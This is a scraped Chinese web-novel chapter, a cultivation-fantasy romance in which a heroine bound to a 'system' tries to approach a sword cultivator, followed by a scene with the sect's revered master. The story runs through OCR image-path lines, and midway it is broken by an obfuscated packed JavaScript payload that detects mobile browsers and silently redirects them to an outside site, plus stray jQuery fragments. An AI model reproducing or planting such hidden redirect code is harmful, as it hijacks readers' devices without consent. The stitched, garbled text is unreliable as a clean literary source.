姜今越在看到谢昱抱着的剑时就感觉大事不妙,因为天下剑修中,十个有九个都视叶长离为毕生偶像。
若这个谢昱也是如此,那姜今越再想撬墙角恐怕就有些难了。
她正思索着,系统突然在她脑海里大喊道:“笑,快笑!”
笑?
姜今越扯起唇角,非常熟练地笑了笑。
然后就见对面的谢昱忽然露出了十分警惕的表情。
“他这是什么意思?”姜今越真心实意地疑惑道,“被我迷住了?”
系统:“……”
它沉默了好一会儿才说:“……宿主,您见过人笑吗?”
姜今越很不悦:“你说不像人?”
也不是不像人,就是看上去会杀人……系统识趣地把这句话咽下,委婉地说:“是温柔、甜美的笑容,宿主你现在笑得有点凶。”
温柔甜美的笑容?她难道笑得还不够温柔甜美?姜今越左思右想,她一般都用这笑容威胁别人,这样一想确实可能缺少了一点温柔……但骤然这么一说,她也不太明白那温柔究竟是怎么个温柔法。
忽然间,她想起了自己小时候,每当犯了错或有什么想要的东西时,便微微垂下眼睫,嘴角抿出个浅浅的弧度,这样向长辈卖乖,百试百灵。
是那样的笑容吗?
姜今越有些不太确定地勾了勾唇。
谢昱修长的手指搭在剑鞘上,正疑惑这看着十分可疑的姑娘是不是那些人找来的打手,就见她在原地自言自语几句,眉眼忽然舒展开来了。
那双澄澈明朗的眸子朝他望来时,笑意温软,恍若清晨含雾的初阳。
刚刚那狰狞的笑容仿佛是错觉。
“……这位师兄。”姜今越勉强维持着笑容,按系统给的台词干巴巴地念道,“我不小心迷路了,你能给我带个路吗?”
话刚出口,她自己先不自在了起来,心里又将系统翻来覆去骂了个遍。
师兄?
谢昱琢磨着这个称呼,是了,算了算日子,今日又到了招新日,这位姑娘应该是新入门的弟子无疑。
他看着姜今越腰间挂着的弟子令牌:“师妹?你这迷路迷得也未免太远了,这里是东边,新生住处可是在南边,弟子令牌没有领你去?”
姜今越面不改色地说:“它坏了。”
见谢昱神色微妙,姜今越挑了挑眉,取下令牌:“师兄想检查一下?”
谢昱站起身,径直走到她面前,伸手:“给我。”
姜今越盯着他的手掌沉默三息,没动。
“师妹不给我,我怎么检查?”
谢昱冷笑,直接伸手去拿她放在手里的令牌。他猜到令牌没坏,想要当场戳破姜今越的小把戏,但他没想到姜今越突然用力一握——
“咔嚓”一声,弟子令牌化为了齑粉,在她掌中簌簌落下。
姜今越抬眸与谢昱对上视线,表情无辜:“糟糕,这下它是真坏了。”
谢昱低头看着地上的碎片,确实,无论弟子令牌刚刚有没有坏,现在是真的坏得不能再坏了。
他后退一步,与姜今越错开距离:“你到底是谁派来的?”
“你被发现了?”
“我被发现了?”
姜今越与系统同时开口。
系统心一惊的同时也纳闷,男主怎么会知道会有人攻略,不应该啊,前几个攻略者甚至都没走到他面前。
但下一秒,黑衣少年冷着脸吐出几个全然陌生的名字:“是纪飞,还是孙昊天?”
姜今越沉默了几秒,听着这几个听起来像男子的名字,语气幽幽地问系统:“这是你之前找的攻略者?”
好大一口黑锅砸下来,系统矢口否认:“当然不是,我不认识!”
与此同时,谢昱还在继续,他冷笑一声:“你是他们找来的帮手?”
系统冥思苦想半天,忽然灵机一动,冒出来一句:“我知道了宿主,谢昱是把我们认成他仇人派来的人!”
这怕是个傻子都能看出来。
姜今越强忍着翻白眼的冲动,对着谢昱眨了眨眼睛,“他们是什么人?”
她确实不认识谢昱口中的那两人,所以说出来的话毫不违心十分真挚。
谢昱看着她干干净净的视线,没有半分心虚和躲闪,全然不似作伪。再加上眼前之人周身确实没有半分灵力波动,确实不像是纪飞等人找来的打手。
只是他仇家确实多,这保不齐又是谁设下想让他就范的陷阱。
谢昱缓缓吐出一口气,后退半步,疏离地拱了拱手:“那看来是我误会师妹了。”
姜今越笑得十分善解人意,却在听见谢昱下一句话时僵住了笑容。
“我虽然很想为师妹领路,但我眼下还有要事在身,怕是恕难奉陪了。”谢昱脸上带着礼貌的歉意,“还请师妹另寻他人。”
……你一个修炼都能睡着的人,能有什么要事!
姜今越心中那点被压制下去的脾气有了再次冒头的趋势,她都这么低声下气了,这个小辈竟然还敢拒绝她,真是岂有此理!
她的指尖动了动,却听系统在脑海里发出尖锐的爆鸣:“宿主冷静啊宿主!”
它看着这天色快要暗了,姜今越要是真出手那还得了?它急得扒拉着姜今越的手,一顿苦口婆心地劝说:“……不必急于一时,来日方长来日方长。”
一阵好说歹说,姜今越才勉为其难冷静下来。
谢昱等了半天没动静,正准备一个人先走。
姜今越回过神来,声音放软了些:“好吧,师兄,那你去忙吧,我自己一个人也可以的。”
谢昱:“……”
他见少女低垂着眼眸,唇角微抿,那笑容怎么看怎么觉得落寞,看着可怜兮兮的。
谢昱莫名生出了一种自己在欺负人的错觉。
系统见那男主傻愣愣地站在原地,差点忍不住骂人。没见到它宿主都快发飙了吗?他还不快点跑是等着它给收尸吗?
谢昱张了张嘴,似乎正准备说些什么。
但原本缠在姜今越腕上的红绫忽然打上了他的手背,留下一道清晰可见的红绳。
谢昱瞬间看向那从刚刚开始就十分诡异的红绫,迟疑地说道:“这是……灵器?”
姜今越攥着红绫的力气骤然放大,微笑着说:“对,是有灵的灵器。”
谢昱看了那诡异的红绫几眼,迟疑片刻后终于离开了。
目送着谢昱的背影消失,姜今越看了一眼天色,指尖轻指那些落在地上的碎片。
那些碎片在一阵灵光中自行拼凑成一块完整的令牌。
原来不知何时太阳已经落山了,系统还真没说谎,说是半天就真的是半天,连一秒都不会多。
感受到识海传来的疼痛,姜今越握着令牌,眼睛都没眨一下。
她与这种痛苦相伴几百年,习惯早已深入骨髓。
*
姜今越在弟子令牌的带领下找到了自己的住处。
但在感受到那个小院里不止一人的气息时,她气得破口大骂:“不周山真的是穷得揭不开锅了,连一个单人的院子都供不出来。”
想她从小到大,从来都是住的豪华单人住宅,何曾沦落到与他人共挤一间院子的落魄处境?
她在心里骂骂咧咧地推开门,坐在院子里的华服少女的目光瞬间落在她身上。
在看清姜今越的
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17811700|210869||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
面容时,她的目光瞬间一凝:“是你!”
“是我。”姜今越不咸不淡地点了点头,不理会少女口中莫名的敌意和不甘,她脚步幽幽地越过她。
“等等。”少女咬了咬唇,开口叫住了那个即将进门的身影。
姜今越疑惑转身,就见少女眼中战意汹涌:“哼,你只是一时领先罢了,可别太得意了,我一定会超过你的!”
她撂下这句堪比战书的话后,就拿起放在一旁的剑,头也不回地进了自己的屋子。
“砰!”
看着被重重摔上的房门,姜今越眉头轻蹙:“这人谁啊?”
讲话怎么莫名其妙的。
她回到自己的房内,看着屋内简陋的陈设再次脸色一黑。
她家狗住的都比这里好。
她在原地深呼吸几次,强压下心中的不快。
她甩袖坐在床上,压着火气对系统说:“好了,把你知道的事情说清楚。”
系统仍是丈二摸不着头脑的模样,看上去像是会流口水的傻子:“什么事情啊?”
姜今越:“把你知道的所有事情都讲清楚,包括你自己的来历和那个男主。”
“我已经全都说完了呀……”在姜今越不善的目光中,系统的声音不自觉越来越低。
好了,这是真傻子无疑。
姜今越烦躁地揉了揉额头,识海的痛苦让她的暴脾气又有死灰复燃的架势。看系统这一问三不知的模样,她怕是也套不到有用的信息。
“罢了。”她放下手,语气疲惫,“那你可曾听说过三世界木?”
“没听说过。”系统诚实地摇了摇头。
“没听说过?”姜今越单手点着下巴,长长的羽睫垂落,掩下了眸中沉思,“那可就怪了。”
*
而与此同时,宋衍站在紧闭的殿门之前整了整衣冠,深吸一口气后缓缓开口。
“尊上。”
殿内寂静片刻,而后一道霜雪般的嗓音落下:“进。”
宋衍得了命令,这才走入殿内。
高座之上,气质冷冽的青年盘腿坐着,膝上端端正正地摆着一柄长剑。漆黑如墨的长发垂下,面容秀丽妖冶,额间一点红痕越发称得他肤白如雪。若是不开口,怕是谁来都会以为这是一位长相漂亮的女子。
“何事?”青年睁开眼,那双如雪般的淡色眼眸落在他身上。
宋衍连忙低下头,不敢细瞧。
“这是本届新入山弟子的名单。”他恭恭敬敬递上一份玉简。
叶长离没接:“这事我记得应该是掌门负责。”
“是。”宋衍礼数周到,“师尊说本届天资聪颖的弟子比往届多上许多,他猜测这或许是三世榜将开的预兆,特让我来请你过目。”
听到这话,青年的眸中才有了几分波动。
“自千年前倾天之战后,这还是第一次涌现如此多的天骄,所以您看……”
“知道了。”
叶长离收回思绪,抬起手,宋衍手中的玉简便稳稳当当地落在了他的手上。
那双修长的手打开玉简,一眼就看见了那列于首位的名字——“姜染”。
宋衍看着他的目光,适时补充道:“关于这个姜染,其余所有弟子的来历都在名册上有所登记,唯独她一人查不到。我们都怀疑这名字是个假名,但她的天赋实在是高,也没有修为,看上去不像是邪道派来的卧底。”
“无妨。”叶长离放下玉简,语气毫无波澜,“既已入不周山,派人盯着些便好。”
顿了顿,他又道,“关于三世榜,我会与其他圣者讨论,让掌门不必过于忧心。”“是。”
“……”